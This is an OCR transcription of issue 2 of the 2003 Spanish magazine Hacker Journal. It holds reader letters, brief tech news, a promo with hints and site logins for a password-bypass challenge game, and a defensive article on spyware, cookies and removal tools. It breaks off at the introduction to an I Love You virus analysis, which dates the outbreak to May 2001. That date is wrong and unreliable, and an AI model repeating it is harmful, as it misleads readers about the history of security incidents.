


HACKER JOURNAL
www.hacker-journal.com
TARJETA DE CRÉDITO E INTERNET:
¿UNA RELACIÓN PELIGROSA?
2€
SIN PUBLICIDAD
SOLO INFORMACIONES Y ARTICULOS
¿QUIÉN ESPÍA EN TU ORDENADOR?
I LOVE YOU
Línea por línea el maléfico virus
IIS y SQL Server
Crónica de un ataque...
IPV6
EL IP EXADECIMAL ALFANUMÉRICO
UNIX
Cómo se enlaza y se penetra en una red
N.2
00002
8 414090 031417
4ever



Año 1 - N. 2 - 2003

Boss: theguilty@hacker-journal.com
Director: ilcoccia@hacker-journal.com
Editor: grand@hacker-journal.com
Colaboradores: Jacopo Bruno, Dani Festa, César Salgar, Oliver Orlando, Edu, Gabriela Martinez, Andrea, Ana Esteban

Publicación 4ever S.r.l.
Printed in Italy
Distribución
Coedis, s.l. - Avda. de Barcelona, 225
08750 Molins de Rei (Barcelona)

Publicación bimensual registrada el 14/02/03 con el número MI2003C/001404.

Los artículos contenidos en Hacker Journal tienen un objetivo netamente didáctico y divulgativo. El editor declina toda responsabilidad sobre el uso inapropiado de las "técnicas" y de los tutoriales descritos en su interior. El envío de imagines autoriza implícitamente la publicación gratuita en cualquier publicación incluso si ésta no forman parte de la 4ever S.r.l. Las imágenes enviadas a la redacción no podrán ser restituidas.

Director responsable: Luca Sprea

Copyright 4ever S.r.l. Se prohíbe la reproducción total o parcial de textos, fotografías y diseños de éste número.

hack'er (hăk'∂r)

"Persona que se divierte explorando los detalles de los sistemas de programación y expandiendo sus capacidades, a diferencia de muchos usuarios, que prefieren aprender solamente el mínimo necesario."



ACABO DE BAJAR AL QUIOSCO

Acabo de bajar al quiosco y he visto este cacho de revista, es genial fácil de entender, corta no es un tostón de revista y lo mejor de todo un precio que esta de puta madre 2_ esto es la gloria, espero que sigáis así.

...

Hay que meterle mano a la web, ¿eh? que está bastante en pañales. Yo también estoy a favor de la suscripción online, que proponía Dj_Yosolito en un mensaje anterior.
Y yo apostaría por una revista sin CD de regalo, contrariamente a lo que parece que está establecido como norma en las revistas de informática, ya que éste sólo encarece el producto y al final siempre acaba en una caja transparente, sin ser utilizado nunca más ya que para llenar un CD, normalmente, se connierte en basura. Asimismo, propongo siempre que sea posible, que los programas referenciados en los artículos de la revista sean publicados en la sección de descargas de esta web.

...

Quiero aprender por que no tengo ni idea, me gustaría que esta revista me ayudara y que la informática profesional se me hiciera fácil de entender. He visto otras como arroba (pero son demasiado para mi y no empiezo por el principio). Espero que esta revista me enseñe mucho. Le mando un saludo al administrador por llevar a cabo esta revista que sin duda creo que llegará lejos (No es peloteo). Y un saludo a todos los navegantes interesados por estos temas, y que intentan cada día aprender más. Porque Internet no esta formado por ese navegador o ese chat (MSN), sino que Internet tiene más cosas que son muy interesantes. Espero que esta revista me lo enseñe, porque yo muchas veces digo mucho, pero hago poco (me cuesta creo que a todos). Gracias a todos.
tecniloco

...

En principio deciros que me ha gustado la revista en su contenido pero es un poco floja en su cantidad ya que veo un poco caro que por 2_ solo contenga 31 pag.. Otras revistas del ramo como por ejemplo computer , que no es del mismo tema ..ya lo se! , tiene 175 página por solo 1,75_ ..Seguro que aceptáis críticas constructivas y al final el cliente lo va a agradecer con su compra mensualmente..os saluda un administrador de sistemas.
Halford

...

Buen intento que ojalá prospere. El campo es amplio. Pero, por favor, estas letras verdes me están matando los ojos. ¿Lo hacéis a proposito para que la gente compre la revista? Juro que la compro, pero cambiadlassssss....
lloron_23

...

Enhorabuena por la web, la verdad es que es bastante buena. Aprovecho la ocasión para pedir a alguien de Sevilla que me pueda indicar donde puedo conseguir la revista.
Hasta pronto os vuelvo a decir que la pagina es bastante buena, espero poder decir lo mismo de la revista.
Saludos.

...

Para todos nosotros de la redacción, hacer una revista como Hacker Journal era un sueño y ahora es una realidad. Recibir mensajes, propuestas o críticas como las que habéis enviado en poquísimos días, significan algo más: son la muestra de que una revista vive de sus lectores, en el lenguaje, estilo y su modo de ver las cosas. Halford, el precio de Hacker Journal comprende algo que pocos pueden tener: la independencia. Y la independencia cuesta cara, sobretodo si para defenderla debéis descartar la publicidad y pagarte todos los costes. A Tecniloco podemos decir que estamos convencidos de que recorreremos mucho camino juntos, estamos considerando seriamente la sugerencia de Dj_Yosolito y también la idea de meter en la Web los programas, o al menos los links mas útiles. En Sevilla no debería ser difícil encontrar Hacker Journal, si fuese así decídnoslo que lo controlaremos con el distribuidor. Por lo que toca al simpatiquísimo lloron_23, que ha entendido como está de verdad la cosa, tú compra la revista y nosotros tal vez quitemos un poco de verde, o tal vez no...

edo@hacker-journal.com

UNA REVISTA PARA TODOS


NEWBIE


MID HACKING


HARD HACKING

El mundo hacker está hecho por algunas cosas simples y otras complicadas. Hay curiosos, lectores sin experiencia y expertos para los cuales el ordenador no tiene secretos. Cada artículo de Hacker Journal viene marcado con una contraseña para cada nivel: NEWBIE (para quién comienza), MIDHACKING (para quién ya está dentro) y HARDHACKING (para quién come pan y worm).

NEWS

MICROSOFT QUIERE COMERSE GOOGLE



Otro nuevo peligro acecha Google. Se trata de Microsoft. Juzgando la prepotencia con la cual se ha introducido en otros sectores del mercado que no eran de su competencia, el motor de búsqueda más utilizado en el Web tiene válidos motivos para temer. Y es con MSNBot que la empresa quiere atacar. Se trata de un software destinado a la indización de los sitios Web que toma la delantera con un verdadero buscador que los técnicos de Microsoft han estado estudiando durante un año. Antes de anunciar su intención de utilizar sus propias tecnologías, la colosal empresa en las búsquedas de MSN, confiaba en Inktomi y Overture de propiedad de Yahoo!.

EL TELÉFONO QUE TE LEE LOS LABIOS

¡Nueva tecnología al servicio de la humanidad! Muchísimas veces encontramos dificultades quando queremos dar un significado concreto a esta expresión super utilizada. Pero en este caso el resultado y la utilidad de este aparato son evidentes. Estamos hablando de Synface, un teléfono para quien padece lesiones al oído, que posee un software che permite reproducir los movimientos de la cara en un display. El ordenador crea una "cara digital" en tres dimensiones y permite cambiar expresión integrando informaciones para una correcta interpretación de la frase pronunciada. Los primeros prototipos llegarán dentro de dos o tres meses y su puesta a prueba será en otoño en Reino Unido.

EL PUEBLO INTERNET TEME POR SU IDENTIDAD



Según un sondeo de RSA Security, quien navega en Internet tiene mucho miedo a que alguien pueda arrebatarle su identidad y que ésta pueda ser empleada de modo ilegítimo. A pesar de todo, más del 40% de los usuarios todavía no han implementado ningún tipo de protección contra los ataques que pueden amenazar su seguridad. Sólo un 39% tiene instalado un software antivirus. En conclusión: el temor de que alguien pueda "robar" la identidad no es suficiente para hacer cambiar al 42% de los entrevistados sus costumbres cuando compra.

REDONDEAR EL SUELDO CON EXTRAS

Todos sabemos que quien trabaja en Microsoft gana mucho dinero. Pero escuchad cómo se las ha ingeniado Richard Gregg para poder redondear su sueldo. Este trabajador aprovechando su posición estratégica comprava softwares a precios ventajosos y después los vendía por su cuenta. Ha ganado 17 millones de dólares pero Microsoft lo ha despedido inmediatamente y ha abierto un procedimiento penal. Richard ¡te lo podías imaginar !

HOT!!

¿MÓVIL O PESADILLA?






El móvil...¡qué pesadilla!Si lo tienes todo el día encendido te llaman continuamente y saben siempre dónde te encuentras. Y ¿sabías que en Gran Bretaña aunque lo tengas apagado en tu bolsillo, trasmite señales que cuando son decodificadas permiten saber dónde estás con gran exactitud? Por el momento las informaciones pueden llegar a los oídos de la policía pero dentro de poco podrían ser al alcance de vuestros jefes. Por ejemplo una empresa comercial tendrá la posibilidad de controlar a sus representantes o incluso los restaurantes podrán enviar mensajes a posibles clientes que se encuentran en sus cercanías. ¡Esperemos que todas estas ideas no atraviesen el Canal de la Manga!

VIDEOJUEGOS EN TELEVISIÓN

Se llama G4 y es el primer canal de televisión por cable dedicado al mundo de los videojuegos. Es increíble la evolución a la que hemos asistido en el campo de los videojuegos en los últimos años pero lo que llama la atención, es la cantidad de público aficionado. El canal G4 fue creado hace un año por la Comcast con un presupuesto de 150 millones de dólares. Este bajo presupuesto demuestra que la empresa no creía en una iniciativa con éxito. Pues... inimaginables son los resultados ya que el número medio de telespectadores ha sido el doble de lo que se había planificado. Uno de los programas que tiene más adictos es Pulse que permite de aprender los trucos para eludir a las reglas del juego.



manda un mail a:
redaccion@hacker-journal.com

¡Primero! (05/04/2003 - 21.05)

Simplemente ¡ENHORABUENA! y seguid así que este primer número es estupendo. Loco estoy ya por que llegue el próximo. Los temas, artículos y portada en resumen COJONUDOS. Y del precio para que hablar.

Toni Mnemonic

¡Gracias por tu mensaje! 



El proposito por el que me pongo en contacto con vosotros es el siguiente: Hace unos días me compré la revista Hacker Journal y me gustó mucho, por lo que estaba pensando en la posibilidad de suscribirme, pero no viene ninguna información al respecto en las paginas de la revista.

José Luis Gaitán Hernández

Por el momento no es posible suscribirse

NOTABLE

Esa es la nota que pongo al primer número de la revista, a saber: cosas útiles, información de última hornada y buena presentación.
Sólo os pido un favor: ¡cuidad la ortografía, por Diooosss !!
¡A seguir bien!
(¿habéis pensado en meter CDs o algo así?)

Salu2
Javi
:)

Ante todo quiero felicitaros por la realización de esta revista. Como usuario informático soy un poco avanzado, pero como hacker, programador o informático me confieso bastante novato. Espero que la lectura de vuestra revista me ayude a sobrepasar esta condición y ha ir un poco más adelante con mis habilidades informáticas. Igualmente, espero que una sabia elección de los artículos ayude a vuestros lectores a tener mejores ideas.
...

BlAcK-EyE

HOLA A TODOS

He visto vuestra revista en el kiosko de prensa y enseguida la he comprado. No he podido evitarlo. El problema es que se hace demasiado corta. Ya la he leído y me parece muy interesante. Ya estoy ansioso por ver el siguiente número.
...


Charlie Lima.

HOLA

Antes de nada felicitaros mucho por vuestra nueva publicación, que ya he hecho mia desde el primer numero. También felicitaros por vuestra valentía al sacar una publicación de este estilo y animaros a seguir asi durante muchísimo tiempo, espero que siempre y como un fiel seguidor de vuestra publicación os ayudaré en lo que esté a mi alcance. ¡Seguid así!.
...

Juan Miguel Font Martinez

☺ Tech Humor ☺





HOLA

acabo de comprar vuestra nueva publicación. Enhorabuena, sobre todo por que supongo que el proceso anterior a la publicación de una revista pasa por la fase previa de consumo excesivo de Orfidal y Aspirina, para apaliar los nervios y el dolor de cabeza, respectivamente. Una vez superado eso ... tenemos Hacker Journal.
...


Percebal

HOLA

recientemente he adquirido el número 1 de su revista hacker journal ya que su precio y contenidos me habían inicialmente atraido, sin embargo hay un hecho que me ha desagradado bastante y es el de la multitud de faltas de ortografía y errores gramaticales que he encontrado.
...

Ildefonso Martínez Marchena





HACKER JOURNAL WANT YOU !

¿LAS PUERTAS DEL SERVIDOR TE SON TAN FAMILIARES COMO LA DE LA NEVERA DE CASA?, ¿QUERÉIS COLABORAR CON NOSOTROS? ¡BIEN! ENVIADNOS UN MAIL A:


redaccion@hacker-journal.com



¡TRY2Hack, haced ver de que pasta estáis hechos!


TRY2HACK: METED A PRUEBA VUESTRA HABILIDAD

Todos os creéis buenísimos pero, ¿lográis superar los niveles de protección de modo ultra rápido? Demostradlo al mundo y a vosotros mismos intentando superar los diez niveles de dificultad del juego Try2Hack (try to hack), presente en nuestra web www.hacker-jounal.com.
El juego consiste en superar los niveles, insertando cada vez la password correcta (se puede llegar de otros modos a las paginas protegidas con password).
Para hacerlo, tal vez necesites algunos programas (Macromedia Flash, Softice, VisualBasic).
No podemos asegurar que todo funcione exactamente como se debe.
¿Habéis entendido?



Todavía estamos elaborando estadísticas, confiables, parece ser que el 40% de los lectores que se arriesgan superan la password del primer nivel. De ahí en adelante, el número desciende visiblemente, tal vez porque sea necesario utilizar algo más sofisticado que el bloque de notas (ésta podría ser una pista...).

¿Como habéis dicho? ¿Queréis otra pista para el nivel 2? A simple ojo se entiende que la página no esta hecha de simple Html. Podéis dar un vistazo al objeto incluido en la página y... tened listos los reflejos cuando opriman envio: debéis ser sumamente rápidos.



TRY2HACK

[NEWS] - [FAQ] - [RULES] - [CHAT] - [START!]

¡Secret Zone!

He aquí los códigos para acceder a la Secret Zone de nuestro sitio, donde podréis encontrar información e instrumentos interesantes. Con algunos browser, pude ser necesario insertar dos veces los mismos códigos. No os detengáis al primer intento.

user: salu2
pass: pin8

SPYWARE:

TUS DATOS PELIGRAN

La difusión de la piratería de software, o la simple ansia de dinero, ha motivado a los productores de shareware a encontrar otro objeto de venta: los datos personales de sus usuarios. Descubrid con nosotros qué son y cómo funcionan los programas de spyware, que permiten al circuito publicitario seguir y registrar las costumbres de navegación de personas a menudo ignorantes de ello.



Muchos de vosotros, por no decir casi todos, habrán intentado, al menos una vez, instalar un programa (tal vez bajado de Internet o encontrado en cualquier CD) de tipo shareware, es decir, utilizable gratuitamente durante un tiempo limitado (normalmente 30 días) o por un cierto número de veces o con un número restringido de funciones... Una vez finalizado dicho periodo aparecen las fastidiosas ventanas encargadas de recordar al usuario que "el periodo a disposición ha terminado" o que "es necesario adquirir la licencia o registrar el programa" para poder continuar a utilizarlo libremente. Aún así, con un crack bajado de algún sitio warez, alguna modificación de los registros o, más simplemente, la reinstalación del programa ha sido demasiado fácil evitar el registro del shareware.

>> RIP shareware...

De frente a todo esto, **programadores y casas de software se han visto obligados en muchas ocasiones a abandonar el camino del shareware para recorrer otros más provechosos**. Así muchos programas han evolucionado, convirtiéndose en adware (del inglés ad - abreviación de advertisement, es decir, aviso publicitario, publicidad); de hecho en **el interior del programa se visualizan banners publicitarios** siempre distintos y el programador recibe una compensación basándose en el número de exposiciones y de clicks sobre los banners. Se puede decir que el sistema utilizado es el mismo que se emplea en los banners presentes en las páginas web y de esta forma, el programador gana el importe que nadie habría pagado en caso contrario. De este punto de vista Opera es un caso emblemático, las primeras versiones shareware, recibieron una respuesta moderada de los navegadores, pero a partir del diciembre del 2000, con el lanzamiento de la quinta versión, en esta ocasión "patrocinadas" en lugar de shareware, el número de usuarios creció a desmedida. Resumiendo, cuan-





¿EL GRAN HERMANO NOS VIGILA?

do os conectáis en la red el adware descarga los banners publicitarios que son visualizados a rotación en la ventana del programa que los ha llamado; y hasta aquí todo va bien. En este caso, el intercambio de información es prácticamente unidireccional: del servidor al programa.

>>...el software empieza a espiar

Las empresas intentan sacar partido a los medios a su alcance, **a pesar de que esto implique una violación de la intimidad de los usuarios.** ¿Porqué limitarse a exponer banners a rotación, cuando es posible efectuar campañas publicitarias basándose en los intereses de los usuarios? Entonces es aquí que se introduce **una especie de "programa en el programa" que tiene la única función de espiar a las personas**, recogiendo información sobre su conducta y enviándola a un servidor preciso. Nos encontramos a punto de identificar el motivo crucial que diferencia la tecnología adware de la spyware: en el primer caso la comunicación tiene lugar sólo en una dirección, y tenemos una exposición de banners, mientras que en el caso desgraciado en el que la comunicación tiene lugar también del programa al servidor (y, por lo tanto, es el usuario quien manda datos al servidor y no viceversa) nos encontramos en presencia de un spyware. En la práctica, este tipo de "software espía" **puede transmitir cualquier tipo de información sobre las páginas visitadas** y la permanencia en ellas, **los diferentes downloads efectuados y las acciones realizadas con el navegador (incluidas eventuales adquisiciones on-line), la configuración del hardware, el software instalado, vuestro nombre** tal como se encuentra en el archivo de registro de Windows (el que se introduce durante la instalación) junto, obviamente, a los datos de vuestra conexión (dirección IP, pero también el **proveedor y la población en la que os encontráis) e incluso vuestra dirección de correo**. Los datos que un spyware puede recoger son innumerables y, a menudo, son revendidos muy caros a terceras empresas que se interesan por ellos.

¿Asustados por todo esto? ¿La paranoia se acrecienta por esta atmósfera orweliana de Gran Hermano? No temáis... Después de todo si sabéis leer los síntomas es bastante fácil descubrir si hay un spyware en vuestro PC y, de la misma forma, no es muy difícil libraros de él.

>> Los síntomas...


Si vuestra conexión se ha ralentizado notablemente después de haber instalado un nuevo programa o si archiv siguen intentando abrir una conexión sin que el antivirus detecte la presencia de virus indeseados, probablemente un spyware ha sido instalado en vuestro ordenador. Otros síntomas pueden ser la casilla postal saturada de toneladas de spam (de los cuales, muchos de estos provenientes de páginas que nunca habéis visitado y que incluso están a vuestro nombre) o extraños pop-up que aparecen durante la navegación, quizás con banners en castellano o relacionados con vuestro hobby preferido. Finalmente, se debe considerar que estos spyware, residentes en memoria, **causan bastantes problemas originando conflictos con otros programas y comprometen la estabilidad de todo el sistema**. Netscape Navigator, por ejemplo, se bloquea presentando errores en el módulo Advert.dll, mientras que con Internet Explorer 5.01 se producen errores al azar que bloquean el navegador y la única solución es reiniciar el sistema (también en este caso la librería Advert.dll es la causa del fenómeno).


> **"Existen adwares explícitos y bastante tolerables, y spywares escondidos y maliciosos"**

Existen muchísimos programas que contienen spyware (las listas de estos software esparcidas por la Red son innumerables y es suficiente introducir "spyware list" en un buscador para encontrar alguna de ellas) y entre éstos encontramos nombres como **CuteFTP, FlashGet, Go!Zilla, Photocopier, Babylon, IPhone y casi todos los programas de intercambio de archivos más difundidos**. Es necesario decir que sólo algunas versiones menos recientes contienen spyware, mientras que en los últimos lanzamientos, tal vez

Defenderse de las "galletitas"

El método más rápido para defenderse de los cookies consiste en no autorizar a nuestro navegador a descargarlos; aún así esto podría comportar un utilizo demasiado limitado de los servicios que ofrece la Red ya que, por ejemplo, es una de estas "galletas" que permite al servidor identificar unívocamente al usuario y así habilitar el acceso a zonas seguras y protegidas como casillas postales on-line. De forma análoga, configurar el navegador de modo que solicite siempre la autorización antes de descargar un cookie resultaría, a causa de las continuas peticiones, decididamente frustrante. Como decíamos, en muchos casos estos pequeños archivos poseen una caducidad desfués de la cual no son considerados válidos, sin embargo, no por ello son re-




Siempre protegidos y seguros gracias al intuitivo Ad-aware.

bajo la presión de los usuarios, muchas casas han decidido (al menos en parte) eliminarlos o ponerlos "a escondidas".


>> ¡...pero no faltan los remedios!

Como decíamos antes, eliminar estos programas espía no es tn difícil: existe un programa expresamente estudiado para esta finalidad. **Ad-aware, producto de Lavasoft, ha sido creado para buscar y remover programas y archivos adware**, programas y archivos spyware, llaves de los registros de configuración sospechosas y cookies sospechosas. Sin lugar a dudas su empleo es intuitivo y sus resultados extraordinarios. Una vez instalado, con pocos clicks (la versión 5.8x es algo inferior a 900Kb), Ad-aware está listo para ser ejecutado. A la izquierda de la pantalla principal es posible seleccionar los periféricos físicos que se desea que el programa analice, junto lógicamente al registro de Windows y a la memoria, mientras que a la derecha tres grandes botones permiten visualizar los varios backup de los archivos sospechosos tras varias "limpiezas" del sistema, definir las opciones (no muchas) o iniciar el análisis del sistema. Después de una primera fase de análisis aparece una pantalla que contiene los diferentes archivos considerados peligrosos para vuestra intimidad o por lo menos sospechosos y, a este punto, es posible removerlos todos o sólo aquellos que el programa indique, procurando hacer una copia de seguridad con la función de backup (no os fiéis...). De la misma casa es RefUpdate, una pequeña herramienta que,

"Las empresas de la new economy están dispuestas a todo por un poco de dinero"

una vez instalada, permite efectuar directamente de la Red actualizaciones de los archivos de definición de Ad-aware, permitiendo de este modo protegernos de los spyware más recientes. Seleccionando el servidor desde donde queréis descargar las actualizaciones (eventualmente definid en el menú Options los parámetros del proxy), debéis simplemente pulsar Connect y, una vez que todo ha terminado, iniciar el análisis con Ad-aware actualizado.

Hasta el año pasado existía OptOut, otro programa con funcionalidades análogas a Ad-aware, pero su desarrollo se detuvo y las copias que circulan, además de ser obsoletas, no son siquiera funcionales, tanto es así que el mismo Steve Gibson, autor de OptOut, invita a sus usuarios a utilizar el programa de Lavasoft citado antes.



>> "¿Y dónde metemos los cookies?"

En cualquier caso en la inmensa Red **han ido aumentando poco a poco las trampas, utilizadas por las empresas de la new economy, de las que se sirven para obtener el mayor número de datos personales de los usuarios ignorantes...** De hecho cualquiera puede sacar mucha información de vuestro ordenador simplemente a través de la apertura de una página web: versión del navegador y del sistema operativo, resolución del monitor, dirección IP, última página visitada, presencia de eventuales plug-in, etc. Todos estos datos, que a primera vista podrían parecer carentes de interés, son en realidad muy importantes para todas aquellas empresas que des-



movidos de vuestro PC y una alternativa interesante al procedimiento manual (es decir, a eliminar singularmente los cookies) puede ser el uso de algunos programas (en particular destaca Cookie Eater, aunque existen muchos otros más o menos evolucionados con nombres igual de elocuentes como Cookie Killer, Cookie Monster...) que, por medio de agradables interfaces, simplifican la operación de "limpieza" individuando automáticamente los cookies. Finalmente es necesario recordar que, respecto a Explorer, navegadores como Opera y, sobretodo, Netscape y Mozilla permiten un control mayor y una personalización mejor del nivel de protección en lo referente a las cookies.

arrollan, por ejemplo, sitios web para los cuales significa mucho saber que la mayoría de los usuarios utiliza Netscape en lugar de Explorer (ummm... al menos dejádmelo creer ;) o si ha sido instalado o no el plug-in Macromedia Flash. El problema no es el tipo de información proporcionada sino en el hecho que son "sacadas" sin que el usuario sea informado.

>> Víctimas (cómplices) de una publicidad con miras

Por lo que se refiere a la navegación en red, los navegadores proporcionan una protección discreta (mientras lo permitan los bugs), porque existen sólo determinados datos que un navegador puede enviar a un servidor y otros que puede enviar el servidor al navegador. Los únicos archivos que un servidor web puede enviar a nuestro ordenador son los conocidos "cookies", o bien, archivos de texto (generalmente de pequeñas dimensiones) que el navegador memoriza y conserva en una dirección expresa (C:\Windows\Cookies para quien utiliza IE en su PC). **En un cookie generalmente no se guardan datos sensibles y mucho menos el número de vuestra tarjeta de crédito y,** es necesario subrayarlo, los cookies creados por un servidor no pueden ser leídos por otros servidores. Intentemos ver que contiene:

```
--@kmeleon.sourceforge[1].txt:
lang
es
kmeleon.sourceforge.net/
0
1825436032
29722983
3017797024
29502...
```

No haremos hincapié en el contenido; sin embargo es evidente como este cookie memoriza el idioma predefinido para ese sitio web; por lo tanto en las próximas visitas a la pagina, si el cookie todavía no ha caducado aún, el castellano será el idioma predefinido.

La situación se complica si los cookies son memorizados por un script contenido, por ejemplo, en un pop-up publicitario de una web: los banners visualizados en las páginas web del portal no los gestiona directamente el sitio del portal, si no que son enviados por potentes servidores de las compañías publicitarias y, por eso los banners visualizados en páginas impares son en realidad gestionados por el mismo servidor publicitario (ad-server).

Es así como un cookie memorizado por una página de un cierto portal podría perfectamente ser leído por aquella de otro si ambas se apoyasen en el mismo ad-server, consiguiendo así reconstruir nuestro "recorrido" en la Web. A este punto se intuye como las empresas que conducen la visualización del banner pueden tener interés en utilizar las cookies: si leyendo un cookie, un ad-server "descubre" que un usuario ha visualizado el sitio de la Lamborghini y la página de un fan-club de Montoya, es probable que se sienta más atraído por un banner relativo al mundo del motor en lugar de la publicidad de un restaurante en Dakota Sur. Aprovechando los cookies que se acumulan en la cache del navegador, **es posible seguir sus desplazamientos de una página web a otra, estudiar sus preferencias y sus costumbres** y así, por ejemplo, mostrar sobre las páginas que solicita mensajes publicitarios enfocados para que la campaña publicitaria tenga el mayor éxito posible...

En resumen: son muchas las trampas de la Red, pero es posible salvaguardar la propia intimidad. Con un poco de sagacidad y atención (leed la licencia de los programas que instaléis...) podréis jugar, trabajar y navegar con mucha más tranquilidad.

lele - www.altos.tk

RefUpdate: el mejor y más rápido modo para mantener al día el archivo de definiciones de Ad-aware.

LINKS

Adware y RefUpdate
www.lavasoft.nu

Que se puede saber sobre vuestra cuenta...
www.gemal.dk/browserspy

Un artículo del New York Times sobre la intimidad en la Red
www.nytimes.com/library/tech/reference/index-privacy.html

Cookie Eater - Elimina los cookies
www.dittotech.com/Products/CookieEater

AnalogX CookieWall - Bloquea los cookies
www.analogx.com

Cookie Monster - Elimina todos los cookies
http://go.to/ampsoft

DESTRIPADO, LÍNEA A LÍNEA, EL VIRUS MÁS FAMOSO

Los secretos del virus I Love You

El mes de mayo del 2001 fue - informáticamente hablando - señalado por la aparición del virus "I Love You", que se propagaba por correo electrónico bajo la forma de archivo adjunto. Con un nombre tan cautivador, fueron numerosas las víctimas de su influjo. Descubriremos hoy los secretos del funcionamiento de uno de los virus más famosos del mundo...

